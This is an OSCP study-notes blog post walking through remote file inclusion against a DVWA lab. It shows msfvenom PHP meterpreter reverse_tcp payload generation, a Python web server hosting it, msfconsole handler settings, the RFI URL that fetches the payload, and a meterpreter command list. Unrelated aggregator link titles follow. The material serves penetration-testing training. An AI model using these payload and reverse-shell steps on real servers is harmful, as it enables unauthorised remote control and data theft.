
OSCP Learning Notes - WebApp Exploitation(5)
Remote File Inclusion[RFI]
Prepare:
Download the DVWA from the following website and deploy it on your server.
Install XAMPP and DVWA:

1. Install XAMPP on Windows server. And change the Apache http port to 82 and ssl port to 4433.

2.Unzip the DVWA files to C:\xampp\htdocs.

3. Modify some configurations and browse the the DVWA website. The click the "Create/Reset Database" buttion.

4. Login the DVWA using admin/passsord.

5.Set the DVWA Security to Low and submit.

6. Go the File Inclusion page.
7. On Kali Linux, down load the file php-reverse-shell.php from the following website. And copy the file to /var/www/html.
http://pentestmonkey.net/tools/web-shells/php-reverse-shell

8.Change the ip and port and save it.

9.On the folder /var/www/html, create the exploit.php using the following commands.
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.0.109 LPORT= >> expoit.php

10. Start the http server in the folder /var/www/html on Kali Linux.
python3 -m http.server


11. Start the metasploit tool , then set the LHOST, LPORT and payload moudle. Expolit finanlly.
msfconsole

set LHOST 10.0.0.109

set LPORT

set payload php/meterpreter/reverse_tcp

exploit
12.Browse the following url throuth Firefox.
http://10.0.0.212:/dvwa/vulnerabilities/fi/?page=http://10.0.0.109/exploit.php

Exploit the target server sucessfully.

13. Perform shell command to find usefull information.

Core Commands

=============

    Command                   Description

    -------                   -----------

    ?                         Help menu

    background                Backgrounds the current session

    bg                        Alias for background

    bgkill                    Kills a background meterpreter script

    bglist                    Lists running background scripts

    bgrun                     Executes a meterpreter script as a background thread

    channel                   Displays information or control active channels

    close                     Closes a channel

    disable_unicode_encoding  Disables encoding of unicode strings

    enable_unicode_encoding   Enables encoding of unicode strings

    exit                      Terminate the meterpreter session

    get_timeouts              Get the current session timeout values

    guid                      Get the session GUID

    help                      Help menu

    info                      Displays information about a Post module

    irb                       Open an interactive Ruby shell on the current session

    load                      Load one or more meterpreter extensions

    machine_id                Get the MSF ID of the machine attached to the session

    migrate                   Migrate the server to another process

    pivot                     Manage pivot listeners

    pry                       Open the Pry debugger on the current session

    quit                      Terminate the meterpreter session

    read                      Reads data from a channel

    resource                  Run the commands stored in a file

    run                       Executes a meterpreter script or Post module

    secure                    (Re)Negotiate TLV packet encryption on the session

    sessions                  Quickly switch to another session

    set_timeouts              Set the current session timeout values

    sleep                     Force Meterpreter to go quiet, then re-establish session.

    transport                 Change the current transport mechanism

    use                       Deprecated alias for "load"

    uuid                      Get the UUID for the current session

    write                     Writes data to a channel

Stdapi: File system Commands

============================

    Command       Description

    -------       -----------

    cat           Read the contents of a file to the screen

    cd            Change directory

    checksum      Retrieve the checksum of a file

    cp            Copy source to destination

    dir           List files (alias for ls)

    download      Download a file or directory

    edit          Edit a file

    getlwd        Print local working directory

    getwd         Print working directory

    lcd           Change local working directory

    lls           List local files

    lpwd          Print local working directory

    ls            List files

    mkdir         Make directory

    mv            Move source to destination

    pwd           Print working directory

    rm            Delete the specified file

    rmdir         Remove directory

    search        Search for files

    upload        Upload a file or directory

Stdapi: Networking Commands

===========================

    Command       Description

    -------       -----------

    portfwd       Forward a local port to a remote service

Stdapi: System Commands

=======================

    Command       Description

    -------       -----------

    execute       Execute a command

    getenv        Get one or more environment variable values

    getpid        Get the current process identifier

    getuid        Get the user that the server is running as

    kill          Terminate a process

    localtime     Displays the target system's local date and time

    pgrep         Filter processes by name

    pkill         Terminate processes by name

    ps            List running processes

    shell         Drop into a system command shell

    sysinfo       Gets information about the remote system, such as OS

Stdapi: Audio Output Commands

=============================

    Command       Description

    -------       -----------

    play          play an audio file on target system, nothing written on disk
OSCP Learning Notes - WebApp Exploitation(5)的更多相关文章
- OSCP Learning Notes - WebApp Exploitation(4)
Local File Inclusion[LFI] Target Pentester Lab: Download from the following website: https://www.vul ...
- OSCP Learning Notes - WebApp Exploitation(3)
SQL Injection[SQLi] Refrence: SQL Injection Authentication Bypass Cheat Sheet https://pentestlab.blo ...
- OSCP Learning Notes - WebApp Exploitation(2)
Cross-Site Scripting(XSS) 1. Using the tool - netdiscover to find the IP of target server. netdiscov ...
- OSCP Learning Notes - WebApp Exploitation(1)
Installing XSS&MySQL FILE Download the Pentester Lab: XSS and MySQL FILE from the following webs ...
- OSCP Learning Notes - Post Exploitation(2)
Windows Post Exploitation Target Server: IE8-Win 7 VM 1. Download and upload the fgdump, PwDump7, wc ...
- OSCP Learning Notes - Post Exploitation(1)
Linux Post Exploitation Target Sever: Kioptrix Level 1 1. Search the payloads types. msfvenom -l pay ...
- OSCP Learning Notes - Post Exploitation(4)
Pivoting 1. Edit the virtual network settings of the Vmware. 2. Set the Network Adapter(s) of Kali L ...
- OSCP Learning Notes - Post Exploitation(3)
Post-Exploit Password Attacks 1. Crack using the tool - john (Too slow in real world) Locate the roc ...
- OSCP Learning Notes - Overview
Prerequisites: Knowledge of scripting languages(Bash/Pyhon) Understanding of basic networking concep ...
随机推荐
- 本地代码提交到远程仓库(git)
[准备环境] 我没有在Linux搭建gitlab私有云服务器,用的是开源的 gitee托管平台 1.在gitee注册账号 2.本地下载git客户端 [步骤] 1 本地新建1个文件夹 进入文件夹后 ...
- 动力节点 mysql 郭鑫 34道经典的面试题三
1.第十五题 15.列出受雇日期早于其直接上级的所有员工编号.姓名.部门名称 思路一:第一步将emp a看成员工表,将emp b 看成领导表,员工表的mgr字段应该等于领导表的主键字段 mysql&g ...
- SSH网上商城二
1.实现的功能如下 当用户登陆成功之后,在首页显示所有的一级分类 显示热门商品 显示最新商品 当用户点击某个一级分类的菜单选项的时候,显示当前一级分类菜单项下所有的二级分类,并且按照分页的形式显示该二 ...
- Python对文本读写的操作方法【源码】
Dear ALL 今天给大家分享的是 TXT文本读写方式,也是文件操作最常用的一种方式,主要内容有: 文件写方法 文件读方法 with open() as f 方法 话不多说,码上见: ''' 标题: ...
- HashMap的基本使用
常用方法 首先,我们应该知道HashMap类实现了Map接口,所以实现了Map常用的一些方法. (1) 插入键值对数据 public V put(K key, V value) (2)根据键值获取键值 ...
- 利用oracle数据库闪回功能将oracle数据库按时间点恢复
oracle更新脚本把原数据冲了,并且没有备份,急煞我也 解决办法: oracle数据库有闪回功能: select * from tab 可以查出已被删除的表 ...
- 云服务器解析域名去掉Tomcat的8080端口号显示
- JavaScript基础对象创建模式之对象的常量(028)
虽然许多编程语言提供了const关键字来支持常量的声明,但JavaScript里没有表示常量的语义.我们可以用全大写的方式来声明变量,表明它实际上是个常量: Math.PI; // 3.1415926 ...
- 二.3.token认证,jwt认证,前端框架
一.token: 铺垫: 之前用的是通过最基本的用户名密码登录我的运维平台http://127.0.0.1:8000/---这种用的是form表单,但是这种对于前后端分离的不适合.前后端分离,应该通过 ...
- CenterOS的安装配置(配图解)
CenterOS的安装配置 一. 配置虚拟机 打开Virtual Machine(虚拟机),点击create new virtual machine 进入新建虚拟机向导页面,选择[Custom( ...